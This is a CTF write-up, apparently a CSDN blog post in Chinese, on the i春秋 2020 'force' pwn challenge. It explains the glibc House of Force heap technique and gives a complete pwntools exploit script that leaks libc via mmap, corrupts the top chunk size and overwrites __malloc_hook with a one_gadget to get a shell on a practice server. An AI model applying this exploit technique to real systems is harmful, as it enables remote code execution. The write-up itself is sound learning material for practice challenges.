i春秋2020新春战役PWN之force


原创

ha1vk 于 2020-02-26 14:52:37 发布 616 收藏
分类专栏： pwn CTF 二进制漏洞 文章标签： 安全 CTF PWN 二进制漏洞 缓冲区溢出

本文链接：https://blog.csdn.net/seaaseesa/article/details/104517111


pwn 同时被 3 个专栏收录
161 篇文章 18 订阅
订阅专栏


CTF
161 篇文章 8 订阅
订阅专栏


二进制漏洞
161 篇文章 7 订阅
订阅专栏

House of force能够使我们将堆申请到任意地址，满足以下条件，即可达到利用

1. 能够改写top chunk的size域
2. 能够自由控制堆分配大小
3. 能够知道目标地址与top chunk地址之间的距离(可以泄露地址，计算出偏移)

详细见CTF-WIKIhttps://ctf-wiki.github.io/ctf-wiki/pwn/linux/glibc-heap/house_of_force-zh/

Force

我们以i春秋2020新春战役的force这题为例

首先，我们检查一下程序的保护机制

```
[*] '/force'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
root@bogon:/#
```

然后，我们用IDA分析一下，发现程序显示给我们堆地址，那么我们就不用泄露了。并且如果我们申请的堆较小，read可以溢出，如果在top chunk上方，就能修改top chunk的size。

```
unsigned __int64 add()
{
  void **v0; // ST00_8
  char *i; // [rsp+0h] [rbp-120h]
  __int64 size; // [rsp+8h] [rbp-118h]
  char s; // [rsp+10h] [rbp-110h]
  unsigned __int64 v5; // [rsp+118h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  memset(&s, 255, 0x100uLL);
  for ( i = (char *)&unk_202080; *(_QWORD *)i; i += 8 )
    ;
  if ( i - (char *)&unk_202080 > 39 )
    exit(0);
  puts("size");
  read(0, nptr, 0xFuLL);
  size = atol(nptr);
  *(_QWORD *)i = malloc(size);
  if ( !*(_QWORD *)i )
    exit(0);
  printf("bin addr %p\n", *(_QWORD *)i, i, size);
  puts("content");
  read(0, *v0, 0x50uLL);
  puts("done");
  return __readfsqword(0x28u) ^ v5;
}
```


现在关键是泄露libc地址。Show功能没有用，是一个忽悠。

```
unsigned __int64 show()
{
  unsigned __int64 v0; // ST08_8

  v0 = __readfsqword(0x28u);
  puts(&byte_D93);
  return __readfsqword(0x28u) ^ v0;
}
```

泄露libc地址，其实也是从add函数里着手，既然程序显示给我们堆地址，那么**如果我们申请的堆足够大，malloc就会使用mmap来分配内存，而mmap分配的内存靠近libc，与libc的偏移是固定的，那么，我们就能计算出libc地址。**

几个条件都达成了，那么，我们就能利用house of force将堆申请到malloc_hook，写malloc_hook即可。

综上，我们的exp脚本

```
#coding:utf8
from pwn import *

#sh = process('./force')
sh = remote('node3.buuoj.cn',26394)
libc = ELF('/lib/x86_64-linux-gnu/libc-2.23.so')
realloc_s = libc.sym['realloc']
malloc_hook_s = libc.symbols['__malloc_hook']
one_gadget = 0x4526a

def create(size,content):
   sh.sendlineafter('2:puts','1')
   sh.sendlineafter('size',str(size))
   sh.recvuntil('bin addr ')
   addr = int(sh.recvuntil('\n',drop = True),16)
   sh.sendafter('content',content)
   return addr

#通过mmap一个堆，我们得到了mmap的堆的地址，就能计算出libc地址
#因为mmap的这个堆靠近libc的地址
libc_base = create(0x200000,'a') + 0x200FF0
realloc_addr = libc_base + realloc_s
malloc_hook_addr = libc_base + malloc_hook_s
one_gadget_addr = libc_base + one_gadget
print 'libc_base=',hex(libc_base)
print 'malloc_hook_addr=',hex(malloc_hook_addr)
print 'one_gadget_addr=',hex(one_gadget_addr)
#house of force
#修改top chunk的size为-1，即超级大
heap_addr = create(0x10,'\x00'*0x18 + p64(0xFFFFFFFFFFFFFFFF)) - 0x10
print 'heap_addr=',hex(heap_addr)

top_chunk_addr = heap_addr + 0x20
print 'top_chunk_addr=',hex(top_chunk_addr)
#分配偏移大小的chunk，将top chunk移到了malloc_hook_addr - 0x20处
offset = malloc_hook_addr - top_chunk_addr - 0x30
create(offset,'c')
#分配到relloc_hook处，写同时realloc_hook和malloc_hook
create(0x10,p64(0) + p64(one_gadget_addr) + p64(realloc_addr + 4))
#getshell
sh.sendlineafter('2:puts','1')
sh.sendlineafter('size','1')


sh.interactive()
```